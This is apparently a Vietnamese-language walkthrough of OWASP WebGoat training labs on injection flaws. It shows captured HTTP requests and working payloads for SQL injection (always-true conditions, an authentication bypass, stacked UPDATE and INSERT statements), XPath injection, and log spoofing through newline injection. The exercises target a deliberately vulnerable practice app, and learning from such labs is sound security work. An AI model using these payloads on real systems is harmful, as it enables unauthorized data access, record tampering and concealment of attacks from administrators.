

# OWASP WebGoat

## #Injection Flaws

### 1. Numeric SQL Injection

#### General Goal(s):

The form below allows a user to view weather data. Try to inject an SQL string that results in all the weather data being displayed.

Now that you have successfully performed an SQL injection, try the same type of attack on a parameterized query.

Select your local weather station:

```
SELECT * FROM weather_data WHERE station = ?
```

Bài lab cung cấp một Combo Box nhằm cho phép người dùng lựa chọn khu vực và xem thông tin thời tiết tại vị trí đó. Mục tiêu của bài lab là thực hiện SQL Inject để có thể 1 lần lấy được tất cả thông tin của các giá trị trong Combo Box bên trên.

Select your local weather station:

```
SELECT * FROM weather_data WHERE station = ?
```

STATION	NAME	STATE	MIN_TEMP	MAX_TEMP
101	Columbia	MD	-10	102

Thực hiện lựa chọn 1 khu vực để xem và bắt gói tin request đó với BurpSuite.

```
POST /WebGoat/attack?Screen=77&menu=1100 HTTP/1.1
Host: 192.168.48.131
Content-Length: 24
Cache-Control: max-age=0
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.48.131
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
  Chrome/106.0.0.0 Safari/537.36
Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
  =0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.48.131/WebGoat/attack?Screen=77&menu=1100
Accept-Encoding: gzip, deflate
Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
  64F7FB8EB307406F5C9062FFDC029F30
Connection: close

station=101&SUBMIT=Go%21
```

Ta cần chú tâm vào dòng cuối cùng của gói tin trên, đó chính là nơi chứa các tham số request dữ liệu.

=====> **station=101&SUBMIT=Go%21**

Ta có thể dễ dàng nhận ra được, khu vực mà chúng ta lựa chọn trong Combo Box có ID là 101. Vấn đề cần làm bây giờ là phải thêm 1 câu SQL để câu truy vấn của ta có thể request hết toàn bộ các giá trị trong CSDL.

Nhìn lại vào đề bài, bài lab có hiển thị cho ta thấy được mẫu câu truy vấn mà Website sử dụng để tìm kiếm thông tin cho chúng ta.

=====> **SELECT \* FROM weather\_data WHERE station = ?**

Và dễ dàng nhất để làm được điều ta muốn, ta chỉ cần biến điều kiện của câu truy vấn trên luôn trả về giá trị "true", khi đó thì tất cả các dữ liệu đều thỏa mãn điều kiện của câu truy vấn, và ta có thể lấy được toàn bộ dữ liệu của table.

Tiến hành điều chỉnh tham số Payload trên:

====> **station=101 OR 1=1&SUBMIT=Go%21**

Hoặc

====> **station=101+OR+1=1&SUBMIT=Go%21**

```
Connection: close  
  
station=101+OR+1=1&SUBMIT=Go%21
```

Dấu "+" để nối chuỗi trong trường hợp BurpSuite không chấp nhận hoặc có lỗi khi sử dụng khoảng trắng. Forward gói tin để kiểm tra kết quả.

Select your local weather station:

SELECT \* FROM weather\_data WHERE station = 101 or 1=1--

STATION	NAME	STATE	MIN_TEMP	MAX_TEMP
101	Columbia	MD	-10	102
102	Seattle	WA	-15	90
103	New York	NY	-10	110
104	Houston	TX	20	120
10001	Camp David	MD	-10	100
11001	Ice Station Zebra	NA	-60	30

**Success.**

## 2. Log Spoofing

\* The grey area below represents what is going to be logged in the web server's log file.  
\* Your goal is to make it like a username "admin" has succeeded into logging in.  
\* Elevate your attack by adding a script to the log file.

User Name :   
Password :

Login

Login failed for username:

Bài lab cho ta 2 trường input để đăng nhập, đi kèm dưới đó sau khi Login là một thông báo: "Login failed for username:".

Mô hình bài lab là mỗi khi ta Login, một dòng thông báo như trên sẽ được hiển thị, đồng thời sẽ lưu vào file Log của WebServer, ta cần biến việc lưu thông báo trên vào file Log thành kiểu:

-----  
Login failed for username: admin

Login succeeded for username: admin  
-----

Mục đích việc này nhằm để qua mắt người quản trị cho các ghi Log tấn công trước đó bằng việc tạo thêm 1 dòng ghi Log trông có vẻ hợp lệ của Admin.


Tiến hành Login thử với **UserName: Admin, Password: abc**; và bắt gói tin Request với BurpSuite.

Payload truy vấn sẽ có kết quả như sau:

```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.48.131/WebGoat/attack?Screen=76&menu=1100
Accept-Encoding: gzip, deflate
Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersis
64F7FB8EB307406F5C9062FFDC029F30
Connection: close

username=admin&password=abc&SUBMIT=Login
```

====> username=admin&password=abc&SUBMIT=Login



User Name :

Password :


Login

Login failed for username: admin

Vì thông báo trên sẽ hiển thị dựa trên thông tin ta nhập vào trường UserName, ta sẽ tấn công vào trường dữ liệu này. Điều quan trọng là phải tạo được khả năng xuống dòng cho việc ghi thêm 1 Log mới. Bởi vì nếu Payload ta tạo chỉ đơn thuần là:

====> username=admin+Login+succeeded+for+username:+admin  
&password=abc&SUBMIT=Login

Thông báo sẽ hiển thị thành:



User Name :

Password :

Login

Login failed for username: admin Login succeeded for username: admin

Ở đây ta có thể sử dụng 2 cách để khiến payload kia xuống dòng.

---

**\* C1: Sử dụng URL Encode.**

Với URL Decode, ký tự xuống dòng sẽ là %0a. Payload khi này sẽ trở thành:

=====> `username=admin%0aLogin+succeeded+for+username:+admin`  
`&password=abc&SUBMIT=Login`

```
Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; JSESSIONID=64F7FB8EB307406F5C9062FFDC029F30
Connection: close

username=admin%0aLogin+succeeded+for+username:+admin&password=abc&SUBMIT=Login
```


---

**\* C2: Xuống dòng ngay khi viết Payload.**

```
Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; JSESSIONID=64F7FB8EB307406F5C9062FFDC029F30
Connection: close

username=admin
Login+succeeded+for+username:+admin&password=abc&SUBMIT=Login
```

Với cách trên, ta có thể truyền đi ký tự xuống dòng mà phía máy chủ vẫn có thể hiểu được. Quay lại kiểm tra kết quả sau khi chỉnh sửa payload.



User Name :

Password :

Login

Login failed for username: admin

Login succeeded for username: admin

**Thông báo đã hiển thị đúng như mong đợi.**

### 3. XPATH Injection

The form below allows employees to see all their personal data including their salaries. Your account is Mike/test123. Your goal is to try to see other employees data as well.

#### Welcome to WebGoat employee intranet

**Please confirm your username and password before viewing your profile.**

\*Required Fields

\*User Name:

\*Password:

Submit

Username is a required field

Bài lab đưa ra cho chúng ta 2 trường input để xác thực thông tin đăng nhập. Nếu nhập đúng tài khoản và mật khẩu, hệ thống sẽ đưa ra các thông tin về tài khoản đó cho người dùng.

Mặc định ta có thể kiểm tra thử với thông tin bài lab đưa "Mike/test123".

\*User Name:

\*Password:

Submit

Username	Account No.	Salary
Mike	11123	468100

Tìm hiểu về cơ chế mà XPATH sử dụng để tìm kiếm dữ liệu người dùng. Ta tìm được một đoạn data mẫu và code mẫu về việc thực thi như sau:

```

<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>!c3</password>
    <account>admin</account>
  </user>
  <user>
    <username>Stefan0</username>
    <password>w1s3c</password>
    <account>guest</account>
  </user>
  <user>
    <username>tony</username>
    <password>Un6R34kb!e</password>
    <account>guest</account>
  </user>
</users>

```



```
string(//user[username/text()=''+Request("Username")' and password/text()=''+Request("Username")' ]/account/text())
```

```
string(//user[username/text()='tony' and password/text()='Un6R34kb!e' ]/account/text())
```

---

"/" tìm kiếm tương đối các phần tử trùng khớp không cần biết vị trí làm việc đang đứng là ở đâu (tìm kiếm node user). Tiếp trong đó là các tham số để tìm kiếm Element Node phù hợp. Như bên trên, ta đang tìm kiếm Node User, tìm kiếm thông tin của User có **Username = tony** và **Password = Un6R34kb!e**, sau khi tìm kiếm xong thì trả về giá trị text của Element account.

Vậy, ta phải Inject vào các trường đăng nhập làm sao cho, việc truy vấn các thông tin bên trong luôn trả về giá trị "true", khi đó ta sẽ lấy được toàn bộ dữ liệu (Element account) của các người dùng khác.

Dữ liệu đầu vào của ta sẽ như sau:

---

**\*User Name: ' or 'a'='a**

**\*Password: ' or 'a'='a**

---

Lý do mà ta sử dụng 'a'='a mà không sử dụng 1=1 là bởi vì, trong câu truy vấn có chứa các dấu nháy, nếu không làm vậy ta sẽ không thể tạo đủ cấu trúc đóng mở của các dấu nháy trong câu truy vấn. Ta cũng không thể comment câu lệnh bởi vì câu lệnh cần các tham số phía sau để hoạt động thành công.

Khi này, Payload của ta sẽ có dạng:

```
====> string(//user[username/text()=" or 'a'='a' and password/text()=" or 'a'='a']/account/text())
```

Submit thử với các dữ liệu trên.

<b>*User Name:</b>	<input type="text"/>
<b>*Password:</b>	<input type="password"/>
<input type="button" value="Submit"/>	

Username	Account No.	Salary
Mike	11123	468100
John	63458	559833
Sarah	23363	84000

**Success**

## 4. SQL Injection

SQL injection attacks represent a serious threat to any database-driven site. The methods behind an attack are easy to learn and the damage caused can range from considerable to complete system compromise. Despite these risks, an incredible number of systems on the internet are susceptible to this form of attack.

Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can easily be prevented.

It is always good practice to sanitize all input data, especially data that will be used in OS command, scripts, and database queries, even if the threat of SQL injection has been prevented in some other manner.

### General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

Enter your last name:

```
SELECT * FROM user_data WHERE last_name = 'Your Name'
```

Đây là 1 bài tập chân phương 😊 Bất cứ ai làm quen với SQL Inject đều sẽ biết tới.

Bài lab cung cấp 1 ô input tên người dùng và sẽ hiển thị thông tin thẻ tín dụng của người dùng đó. Yêu cầu đặt ra ở đây là chèn 1 đoạn payload SQL Injection sao cho nó khiến tất cả dữ liệu của các người dùng khác cũng hiển thị lên theo.

Enter your last name:

```
SELECT * FROM user_data WHERE last_name = 'Smith'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0

Câu lệnh truy vấn mẫu bài lab đưa ra như sau:

**SELECT \* FROM user\_data WHERE last\_name = 'Smith'**

Bài này chỉ cần chèn SQL đơn giản để khiến kết quả truy vấn luôn "true". Payload như sau:

====> **' OR 1=1--**

Enter your last name:

```
SELECT * FROM user_data WHERE last_name = '' OR 1=1--'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	youaretheweakestlink	673834489	MC		0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0

Lý do mà ta cần chèn thêm 2 dấu "--" ở phía sau là bởi vì, đoạn truy vấn sau khi chèn payload mà không có "--" sẽ có dạng:

```
SELECT * FROM user_data WHERE last_name = " or 1=1'
```

Dấu nhảy đầu tiên để đóng lại dấu nhảy mặc định ban đầu của câu truy vấn, vì dấu nhảy mặc định thứ 2 trong câu truy vấn bị dư, nên ta comment nó bằng "--".

Hoặc ta có thể sử dụng payload sau mà không cần comment, vẫn mang lại tính đúng đắn của câu truy vấn.

====>' OR '1'='1

Enter your last name:

SELECT \* FROM user\_data WHERE last\_name = '' OR '1'='1'


USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	youaretheweakestlink	673834489	MC		0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0

## LAB: SQL Injection

### \*Stage 1. String SQL Injection

#### Stage 1

Stage 1: Use String SQL Injection to bypass authentication. Use SQL injection to log in as the boss ('Neville') without using the correct password. Verify that Neville's profile can be viewed and that all functions are available (including Search, Create, and Delete).




The screenshot shows a web application titled "Goat Hills Financial Human Resources". It features a login form with a dropdown menu for user selection, currently showing "Larry Stooge (employee)". Below the dropdown is a "Password" input field and a "Login" button. The form is titled "Please Login".

Bài tập này yêu cầu ta Login với tài khoản quản trị và view thông tin của tài khoản. Sau khi cố Bypass như bình thường với việc tiêm ' OR 1=1-- vào thì nhận thấy ô input của mật khẩu đang bị giới hạn ký tự, khiến cho việc tiêm SQL không thể hoàn chỉnh

Ta có thể xử lý bài này theo 2 cách.

-----

**\* C1: F12 để thay đổi tham số của source code, tìm tới thẻ <input> mật khẩu mà ta cần nhập, chỉnh sửa tham số maxlength của nó thành số lớn hơn để thoải mái nhập liệu. Tiến hành Bypass bằng SQL Inject như thông thường**




====> 'OR 1-1--

**\* C2: Bắt gói tin với BurpSuite, chỉnh sửa tham số.**

```
Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,e
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpe
64F7FB8EB307406F5C9062FFDC029F30
Connection: close

employee_id=112&password='+or+1=1--&action=Login
```

====>: employee\_id=112&password='+OR+1=1--&action=Login




## \*Stage 3. String SQL Injection

### Stage 3

Stage 3: Execute SQL Injection to bypass authorization.


As regular employee 'Larry', use SQL injection into a parameter of the View function (from the List Staff page) to view the profile of the boss ('Neville').



The image shows a web browser window displaying the 'Goat Hills Financial Human Resources' login page. The page has a logo of a goat in the top left. Below the logo is a 'Please Login' form. The form contains a dropdown menu with 'Larry Stooge (employee)' selected, a password input field, and a 'Login' button.

Yêu cầu bắt buộc của bài lab này là login với người dùng thông thường (Larry), và dùng tài khoản đó để viewprofile của người dùng quản trị (Neville))

Bypass vào với người dùng Larry bằng cách trên, ta có thể thấy được chức năng ViewProfile của người dùng này, mục tiêu là sử dụng chức năng này để hiển thị thông tin của người quản trị.



The image shows a web browser window displaying the 'Welcome Back Larry - Staff Listing Page'. The page has a header with the text 'Welcome Back Larry - Staff Listing Page'. Below the header is a section titled 'Select from the list below' with a dropdown menu showing 'Larry Stooge (employee)'. To the right of the dropdown are three buttons: 'SearchStaff', 'ViewProfile', and 'Logout'.

Bài này hoàn thành bằng việc dùng BurpSuite bắt lại gói tin trong lúc gửi yêu cầu request ViewProfile thông tin người dùng, ta sẽ phải khiến việc gửi request thông tin của bản thân thành thông tin của người dùng quản trị.

```
Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=na
64F7FB8EB307406F5C9062FFDC029F30
Connection: close

employee_id=101&action=ViewProfile
```

====> **employee\_id=101&action=ViewProfile**

Trước hết, ta phải tìm được cách khiến câu truy vấn trên trả về thông tin tất cả các người dùng, nghĩa là câu truy vấn luôn "true".

Payload sẽ như sau:

====> **employee\_id=101+OR+1=1&action=ViewProfile**

Với câu truy vấn trên, kết quả sẽ trả về tất cả giá trị của người dùng, nhưng hiển thị sẽ chỉ hiển thị giá trị của User đứng tại hàng đầu tiên trong câu truy vấn (ở đây là Larry).


Welcome Back Larry			
First Name:	Larry	Last Name:	Stooge
Street:	9175 Guilford Rd	City/State:	New York, NY
Phone:	443-689-0192	Start Date:	1012000
SSN:	386-09-5451	Salary:	55000
Credit Card:	2578546969853547	Credit Card Limit:	5000
Comments:	Does not work well with others	Manager:	102
Disciplinary Explanation:	Constantly harassing coworkers	Disciplinary Action Dates:	10106
ListStaff		EditProfile	
		Logout	

Vì vậy ta cần sắp xếp danh sách các người dùng của câu truy vấn để đưa thông tin người quản trị lên đứng đầu trong danh sách kết quả truy vấn.



==> **employee\_id=101+OR+1=1+order+by+1+desc&action=ViewProfile**

Lý do ta chọn Order By theo cột 1 vì cảm giác, đó sẽ là cột ID, và ở bài trước sau khi Bypass vào tất cả người dùng, nhận thấy được người quản trị có giá trị "employee\_id" = 112, cao nhất. Vì vậy Order By theo cột này và sắp xếp theo hướng từ lớn đến bé để đạt được mục đích.

 **Welcome Back** [Larry](#)

First Name:	Neville	Last Name:	Bartholomew
Street:	1 Corporate Headquarters	City/State:	San Jose, CA
Phone:	408-587-0024	Start Date:	3012000
SSN:	111-111-1111	Salary:	450000
Credit Card:	4803389267684109	Credit Card Limit:	300000
Comments:		Manager:	112
Disciplinary Explanation:		Disciplinary Action Dates:	112005

ListStaffEditProfile

Logout

## 5. Modify Data with SQL Injection

The form below allows a user to view salaries associated with a userid (from the table named **salaries**). This form is vulnerable to String SQL Injection. In order to pass this lesson, use SQL Injection to modify the salary for userid **jsmith**.

Enter your userid:

USERID	SALARY
jsmith	20000

Bài tập yêu cầu chỉnh sửa giá trị lương của người dùng "jsmith".

Biết được ta phải thoát ra khỏi câu lệnh query hiện tại, sử dụng dấu nhảy để đóng dấu nhảy đầu tiên của câu query, tiếp đến kết thúc chuỗi query bằng dấu chấm phẩy để bắt đầu 1 câu lệnh mới, sau cùng là sử dụng câu lệnh Update của SQL để hoàn thành bài lab.

=====> `'; update salaries set salary=100 where userid='jsmith'--`

**\* Congratulations. You have successfully completed this lesson.**

Enter your userid:   No results matched. Try Again.

## 6. Add Data with SQL Injection

The form below allows a user to view salaries associated with a userid (from the table named **salaries**). This form is vulnerable to String SQL Injection. In order to pass this lesson, use SQL Injection to add a record to the table.

Enter your userid:

USERID	SALARY
jsmith	100000

Khác với bài tập lúc nãy 1 chút, bài lab lần này yêu cầu chúng ta ghi thêm 1 bản ghi vào CSDL. Ta chỉ việc thay đổi lệnh Update bên trên thành lệnh Insert.

```
=====> ';insert into salaries values ('Phuc Ne', 120501);--
```

## 7. Database Backdoors

### \*Stage 1:

Stage 1: Use String SQL Injection to execute more than one SQL Statement. The first stage of this lesson is to teach you how to use a vulnerable field to create two SQL statements. The first is the system's while the second is totally yours. Your account ID is 101. This page allows you to see your password, ssn and salary. Try to inject another update to update salary to something higher

User ID:

select userid, password, ssn, salary, email from employee where userid=

Submit

Đọc kỹ lại bài này thì lại không khác bài 5 là mấy. Bài lab này cho ta biết ID của ta là 101, và hãy tìm cách cập nhật bản ghi trong CSDL để thay đổi mức lương của ta. Well, tiến hành như cũ thôi, chỉ việc thay đổi lại các trường thông tin.

```
=====> 101; update employee set salary = 1000000000 where userid = 101
```

Vì trong mẫu câu truy vấn mà trang web đưa ra không hề có dấu nháy nào, vậy nên ta không cần chèn dấu nháy để đóng các dấu nháy khác, nhưng cũng không thể bỏ trống câu query đầu tiên mà nhảy sang câu lệnh thứ 2 ngay được, vì:

```
